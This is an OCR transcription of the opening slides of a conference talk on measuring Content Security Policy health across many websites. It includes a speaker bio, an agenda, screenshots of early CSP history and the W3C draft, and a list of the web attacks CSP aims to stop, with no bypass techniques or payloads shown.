Dress Code

A Big Data ✨ Approach to Understanding Content Security Policy Health Status (And 8 Bypasses ⏭)

Now with 6 more bypasses ×2

orange™ Cyberdefense

WHOAMI

- Felipe Molina de la Torre
- Working at Orange Cyberdefense (SensePost) for the last 4+ years
- Working in information security for 10+ years
- Proud Dad
- Simpsons and Futurama Fan
- Twitter @felmoltor

Context

History
(Brief, I promise)

Aim


The Big Data™

Architecture

Health Status

Bypasses

Bypasses



Demos

Why Dress Code?


Why Dress Code?

1. How CSP works?
2. How prevalent is it?
3. How well configured?
4. New bypasses.

What is CSP?

Feel old yet?


web.archive.org/web/20150318224529/http://ha.ckers.org/blo...
http://ha.ckers.org/blog/20090701/mozillas-content-security-policy/
Go
OCT
MAR
APR
18
14 captures
4 Jul 2009 - 18 Mar 2015
2013
2015
2016
Scan for vulnerable applications and malware
with a FREE Network Security Scan
Paid Advertising
ha.ckers
« CSRF And Ignoring Basic/Digest Auth
Sample DNS Rebinding Code »
Mozilla's Content Security Policy
Some of you who have been following my blog over the last 3+ years may recall me talking about Content Restrictions - a way for websites to tell the browser to raise their security on pages where the site knows the content is user submitted and therefore potentially dangerous. In reality I've been talking about this for close to 5 years privately with the Mozilla team - back when their offices were about 2000 square feet and the entire office smelled like feet. Ahh, those were the days. Well, we are creeping very close to seeing Content Restrictions (now named Content Security Policy) in reality, finally! Thanks in huge part to Gerv and Brandon over at Mozilla.


w3.org/TR/CSP3/
W3C Working Draft
Content Security Policy Level 3
W3C Working Draft 28 June 2023
More details about this document
This version:
https://www.w3.org/TR/2023/WD-CSP3-20230628/
Latest published version:
https://www.w3.org/TR/CSP3/
Editor's Draft:
https://w3c.github.io/webappsec-csp/
Previous Versions:
https://www.w3.org/TR/2023/WD-CSP3-20230615/


CSP Aimed to Tackle


- **Vulnerabilities**:
  - Cross-Site Scripting (XSS)
  - Clickjacking
  - Data injection
- **Resulting in**:
  - Data theft
  - Sites defacement
  - Malware distribution
  - Formjacking







Source 